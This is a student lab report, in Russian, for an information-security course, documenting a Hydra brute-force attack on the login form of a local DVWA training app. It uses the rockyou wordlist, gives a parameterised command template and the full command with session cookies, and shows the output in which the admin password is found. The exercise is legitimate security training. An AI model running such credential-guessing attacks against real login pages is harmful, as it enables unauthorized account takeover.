

Отчет к 3 этапу индивидуального проекта

Common information

discipline: Основы информационной безопасности

group: НПМбд-02-21

author: Бабина Ю. О.


Цель работы

Приобретение практических навыков по использованию Hydra для брутфорса паролей.

Выполнение работы

Для перебора пароля нам нужен файл, содержащий пароли. Пример такого файла находится в директории `/usr/share/wordlists/` в архиве `rockyou.txt.gz`.

Скопируем архив в директорию Downloads и разархивируем его:



```
yobabina@kali: ~/Downloads
File Actions Edit View Help

(yobabina@kali)-[~/Downloads]
$ cp /usr/share/wordlists/rockyou.txt.gz /home/yobabina/Downloads

(yobabina@kali)-[~/Downloads]
$ ls
rockyou.txt.gz

(yobabina@kali)-[~/Downloads]
$ gzip -d rockyou.txt.gz

(yobabina@kali)-[~/Downloads]
$ ls
rockyou.txt

(yobabina@kali)-[~/Downloads]
$
```

Теперь в браузере откроем приложение DVWA, развернутое на прошлом этапе, предварительно запустив сервисы MySQL и Apache2:


```
yobabina@kali: ~/Downloads
File Actions Edit View Help
(yobabina@kali)~[~/Downloads]
$ service mysql status
o mariadb.service - MariaDB 11.4.2 database server
  Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
  Active: inactive (dead)
  Docs: man:mariadb(8)
        https://mariadb.com/kb/en/library/systemd/


(yobabina@kali)~[~/Downloads]
$ service apache2 status
o apache2.service - The Apache HTTP Server
  Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
  Active: inactive (dead)
  Docs: https://httpd.apache.org/docs/2.4/

(yobabina@kali)~[~/Downloads]
$ sudo service mysql start
[sudo] password for yobabina: temporarily unavailable or too busy. Try again in a few moments.

(yobabina@kali)~[~/Downloads]
$ sudo service apache2 start
```


Далее перейдем в форму для взлома. Она располагается в разделе Brute Force:





В форме имеются два html-тега input с атрибутами name, равными 'username' и 'password' соответственно.

Также нам могут пригодиться фрагменты-cookie нашего приложения. У нас это PHPSESSID и security:



Теперь произведем брутфорс формы при помощи утилиты hydra: "hydra -l -P <path_to_file> -s http--form " :username=^USER^&password=^PASS^&Login=Login:H=Cookie:<key=value>; <key=value>:F=<error_message>", где

- login - логин для авторизации (в нашем случае admin)
- path_to_file - путь до файла с паролями (в нашем случае /home/yobabina/Downloads/rockyou.txt)
- port - порт, по которому доступно приложение (в нашем случае 80)

- host - домен или ip приложения (в нашем случае localhost)
- method - метод запроса (в нашем случае get)
- url - адрес относительно корня сайта (в нашем случае /DVWA/vulnerabilities/brute/)
- key=value - имена и значения cookie-переменных (в нашем случае PHPSESSID и security)
- error_message - сообщение, выводимое при неверных логине и пароле (в нашем случае Username and/or password incorrect.)

В итоге команда имеет следующие опции:

```
"hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form
```

```
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie
```


```
:security=medium;PHPSESSID=h5f8987rvm2ior52h8kqktaf8g:F=Username and/or password incorrect.""
```

```
(yobabina@kali)-[~/Downloads]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=202prhpsdps0068ri72gfh48ba;security=medium:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-23 19:33:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=202prhpsdps0068ri72gfh48ba;security=medium:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-23 19:34:22

(yobabina@kali)-[~/Downloads]
```

Как видно, утилита подобрала подходящий пароль. Далее введем его в поле и успешно авторизуемся:



Вывод

В рамках выполнения данной лабораторной работы я приобрела приобрела практический навык по использованию Hydra для брутфорса паролей.

Список литературы

- <https://www.kali.org/>
- <https://github.com/digininja/DVWA?tab=readme-ov-file>
- <https://spy-soft.net/rockyou-txt/>
- <https://losst.pro/kak-polzovatsya-hydra#perebor-parolya-autentifikcii-http>